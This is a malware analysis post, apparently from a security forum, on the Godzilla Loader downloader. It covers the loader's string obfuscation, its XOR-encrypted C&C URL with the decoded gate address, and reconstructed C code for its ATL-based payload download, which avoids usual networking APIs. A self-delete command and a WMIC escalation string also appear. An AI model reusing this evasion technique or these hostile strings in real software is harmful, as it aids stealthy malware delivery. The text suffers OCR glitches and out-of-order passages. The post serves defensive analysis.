
Trojan.GodzillaLoader (alias Godzilla Loader)

Example for "SeChangeNotifyPrivilege" parameter:

Code: Select all

```
char privilege[] =
{'S','e','C','h','a','n','g','e','N','o','t','i','f','y','P','r','i','v','i','l',e','
g','e',0};
```

This results in the following disassembly:



string-obfuscation.png (2.47 KiB) Viewed 1001 times

Complete list of deobfuscated strings:

Code: Select all

```
SeChangeNotifyPrivilege
shell.view
%s\wbem\wmic.exe
process call create "%s"
runas
atl.dll
AtlAxWinInit
AtlAxGetControl
AtlAxWin
%s\%S
open
/c del %s >> NUL
ComSpec
```

Further, the URL string which gets used to contact the C&C server to obtain the payload is encrypted with a simple XOR algorithmn. As decryption key, the string "GODZILLA" is used. In January of 2016, a tiny downloader named *Godzilla Loader* was advertised in the Damagelab forum. Despite its small size of 6 KB, this downloader didn't look very special at first. However, a closer look into a sample showed an interesting downloading method which I haven't seen before.

In this post, I will discuss some general aspects of this loader and especially the downloading mechanism.

Godzilla Loader
In general, this downloader isn't very widespread probably due to its high price of 750$. I have found only one example where it was deployed by a JavaScript downloader and in turn downloaded a Dridex sample:
https://malwr.com/analysis/MDM1M2NiM2Rl ... VlZTEyZGI/

The loader uses a few simple tricks to hide sensitive strings from recognizing them in plaintext. It obfuscates some function parameters, dynamically loaded API functions and library names by constructing them byte-by-byte.

Roughly reconstructed decryption algorithm:

Code: Select all

```
#include <Windows.h>

void Decrypt(char *string)
{
        int i, len;
        const char key[] = {'G',0,'O',0,'D',0,'Z',0,'I',0,'L',0,'L',0,'A',0,0,0,};

        len = lstrlenW(string);

        for(i=0; i<len; i++)
        {
                string[i * 2] ^= key[i * 2 % 16];
        }
}

void main()
{
        unsigned char url[] =
{0x2F,0,0x3B,0,0x30,0,0x2A,0,0x73,0,0x63,0,0x63,0,0x25,0,0x28,0,0x22,0,0x21,0,0x34,0,
0x25,0,0x23,0,0x2D,0,0x25,0,0x22,0,0x3D,0,0x23,0,0x3D,0,0x2E,0,0x62,0,0x25,0,0x2F,0,0
x68,0,0x28,0,0x25,0,0x2E,0,0x2C,0,0x62,0,0x3C,0,0x29,0,0x37,0,0,0};

        Decrypt(url);

        MessageBoxW(NULL, url, L"Decrypted", MB_OK);
}
```

Decrypted C&C server URL: http://domenloaderggg.in/gate.php
As you can see in the list of decrypted strings above, the malware also tries to elevate privileges with the help of WMI console application, already described here.

Downloading mechanism
This malware uses the Component Object Model (COM) to download a Base64 encoded payload, but not in the usual way with CoInitialize() and CoCreateInstance(). Instead, it

makes use of the Active Template Library (ATL), but also not in the way it is intended to be used. Instead of using the set of template-based C++ classes, it directly uses the API functions which are normally called under the hood.

This way, it is possible to circumvent the use of CoInitialize/CoCreateInstance function pair, no Internet Explorer process will be created and also no networking APIs (Wininet, Winsock, ws2_32, ...) have to to used. This probably results in the bypass of some security solutions. Let's see how this works in detail.

First, let's take a look at the simplified reconstructed code of the important part of the malware:

Code: Select all

```
#include <Windows.h>
#include <Unknwn.h>

typedef void (WINAPI *pAtlAxGetControl)(_In_ HWND h, _Out_ IUnknown** pp);
typedef BOOL (WINAPI *pAtlAxWinInit)();

IID IWebBrowser2 = {0xD30C1661, 0xCDAF, 0x11D0, {0x8A, 0x3E, 0x00, 0xC0, 0x4F, 0xC9,
0xE2, 0x6E} };

void main()
{
        pAtlAxWinInit AtlAxWinInit;
        pAtlAxGetControl AtlAxGetControl;

        HINSTANCE hATL;
        HWND hWnd;
        IUnknown *pUnk;
        HRESULT res;
        LPVOID pBrowser = NULL;

        CoInitialize(NULL);

        hATL = LoadLibrary("atl.dll");
        AtlAxWinInit = (pAtlAxWinInit)GetProcAddress(hATL, "AtlAxWinInit");
        AtlAxGetControl = (pAtlAxGetControl)GetProcAddress(hATL, "AtlAxGetControl");

        AtlAxWinInit();

        hWnd = CreateWindowEx(0, "AtlAxWin", "shell.view", WS_POPUP | WS_DISABLED, 0,
0, 0, 0, NULL, NULL, NULL, NULL);

        AtlAxGetControl(hWnd, &pUnk);

        res = pUnk->lpVtbl->QueryInterface(pUnk, &IWebBrowser2, &pBrowser);

        ...
}
```

Maybe you are now as clueless as I was when I first looked at the disassembly, but let's dissect the code one by one. At the beginning, the malware calls *CoInitialze()* to initialise the COM library. I am not sure if this function call is actually needed, but more on this in the following chapter.
Next, the function pointers of *AtlAxWinInit()* and *AtlAxGetControl()* are obtained. These functions are part of the Active Template Library (ATL) implementation of Windows. But what is the ATL?

> The Active Template Library (ATL) is a wrapper library that simplifies COM development and is used extensively for creating ActiveX controls.
> ...
> ATL provides class templates and other use constructs to simplify creation of COM objects in C++.
>
> *Source: https://msdn.microsoft.com/en-us/library/hh967573.aspx*

So, with the help of ATL classes one can create ActiveX controls and COM objects in a simplified manner in C++. Now, what is an *ActiveX control*?

> ActiveX controls technology rests on a foundation consisting of COM, connectable objects, compound documents, property pages, OLE automation, object persistence, and system-provided font and picture objects.
> ...
> A control is essentially a COM object that exposes the IUnknown interface, through which clients can obtain pointers to its other interfaces.
>
> *Source: https://msdn.microsoft.com/en-us/librar ... 10%29.aspx*

To sum up, an ActiveX control is a COM object that exposes the IUnknown interface. However, as the malware isn't written in C++ but rather in plain C (as also stated by the author), how does it make use of the Active Template Library?
Let's take a look at the description of the API function *AtlAxWinInit()*:

> AtlAxWinInit
>
> This function must be called before using the ATL control hosting API. Following a call to this function, the "AtlAxWin" window class can be used in calls to CreateWindow or CreateWindowEx, as described in the Windows SDK.
>
> *Source: https://msdn.microsoft.com/en-us/library/d5f8cs41.aspx*

The description offers a rich set of additional information and also the explanation why the malware uses the *CreateWindowEx()* function along with the *AtlAxWin* window class. It's also pointed out that there is a *ATL control hosting API*. This set of functions perform the underlying functionality of the ATL classes of C++ which can be read in the following two descriptions:

> ATL's control-hosting API is the set of functions that allows any window to act as an ActiveX control container. These functions can be statically or dynamically linked into your project since they are available as source code and exposed by ATL90.dll. The control-hosting functions are listed in the table below.
>
> *Source: https://msdn.microsoft.com/en-us/library/bk2e31we.aspx*

> The control-hosting API forms the foundation of ATL's support for ActiveX control containment. However, there is usually little need to call these functions directly if you take advantage of or make full use of ATL's wrapper classes.
>
> *Source: https://msdn.microsoft.com/en-us/library/bk2e31we.aspx*

Finally, the question arises what the *AtlAxWin* class actually is and why it is needed. Here is an explanation:

> "AtlAxWin" is the name of a window class that helps provide ATL's control hosting functionality. When you create an instance of this class, the window procedure will automatically use the control hosting API to create a host object associated with the window and load it with the control that you specify as the title of the window.
>
> *Source: https://msdn.microsoft.com/en-us/librar ... 60%29.aspx*

After the malware created a window with the *AtlAxClass*, it calls *AtlAxGetControl*. The description of this function is as follows:

> AtlAxGetControl
>
> Returns the IUnknown interface pointer of the control hosted in a window.
>
> *Source: https://msdn.microsoft.com/en-us/library/bk2e31we.aspx*

With the help of the IUnknown interface pointer, one can now work with whatever interface it want. In case of Godzilla loader, the malware uses the IWebBrowser2, IHTMLDocument3 and IHTMLElement interfaces to download and parse a HTML document which contains the Base64 encoded payload. It should be noted that the document isn't visible when you browse the C&C URL, because the content is made invisible inside *div* elements with style property *style="display:none"*.
In summary, the malware makes use of the "underlying" ATL API for downloading the malware payload. The high level equivalent of the described initialisation would be the following ATL class:

> CAxWindow
>
> Wraps an "AtlAxWin80" window, providing methods for creating the window, creating a control and/or attaching a control to the window, and retrieving interface pointers on the host object.
>
> *Source: https://msdn.microsoft.com/en-us/library/9e501a82.aspx*

What happens under the hood?

I have tried to gain some insights into what's going on behind the scenes, in order to understand why there is no instance of the Internet Explorer created during the execution. Additionally, I wanted to check if it is possible to avoid *CoInitialize()* and also find the reason if so.
First, let's take a look at the question of why there is no Internet Explorer process created. Therefore, I have carried out a dynamical analysis and picked out the important parts which gives a rough picture:

> Query CLSID: HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2} (Microsoft Web Browser)
> -> includes TypeLib {EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B} (Microsoft Internet Controls)
>
> Query TypeLib: HKEY_CLASSES_ROOT\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}
> -> contains path to ieframe.dll for both versions (x86/64)
>
> ieframe.dll gets loaded
> atl.dll gets loaded
> stdole2.tlb gets loaded
>
> Query TypeLib: HKEY_CLASSES_ROOT\TypeLib\{44EC0535-400F-11D0-9DCD-00A0C90391D3} (ATL 2.0 Type Library)
> -> contains path to atl.dll for both versions (x86/64)
>
> Query TypeLib: HKEY_CLASSES_ROOT\TypeLib\{00020430-0000-0000-C000-000000000046} (OLE Automation)
> -> contains path to stdole2.tlb for both versions (x86/64)
>
> Query CLSID: HKEY_CLASSES_ROOT\CLSID\{871C5380-42A0-1069-A2EA-08002B30309D}
> ->InProcServer32 (contains path to ieframe.dll)
> ->ShellFolder
>
> Query numerous properties of Internet Explorer and Internet Settings
>
> ...

As you can see, various COM class objects and their registry keys are queried. Ultimately, the *InProcServer32* key of the CLSID *{871C5380-42A0-1069-A2EA-08002B30309D}* gets queried which holds the path of the Windows DLL *ieframe.dll*. Internally, the function *CoCreateInstance()* with context of *CLSCTX_INPROC_SERVER* | *CLSCTX_LOCAL_SERVER* | *CLSCTX_REMOTE_SERVER* gets called. This DLL carries out the networking methods used by the *IWebBrowser2* interface. As for the other interfaces

(IHTMLDocument3, IHTMLElement) probably other system DLLs get loaded into the malware process.

And finally to the question if *CoInitialize()* is needed at the beginning of the code. My tests showed that it isn't needed, since the malware also works perfectly without this function call. The reason might be that the function is internally called by *CreateWindowEx()* which somewhere calls *OleInitialize()* that in turn calls *CoInitializeEx()* for which *CoInitialize()* is just a wrapper.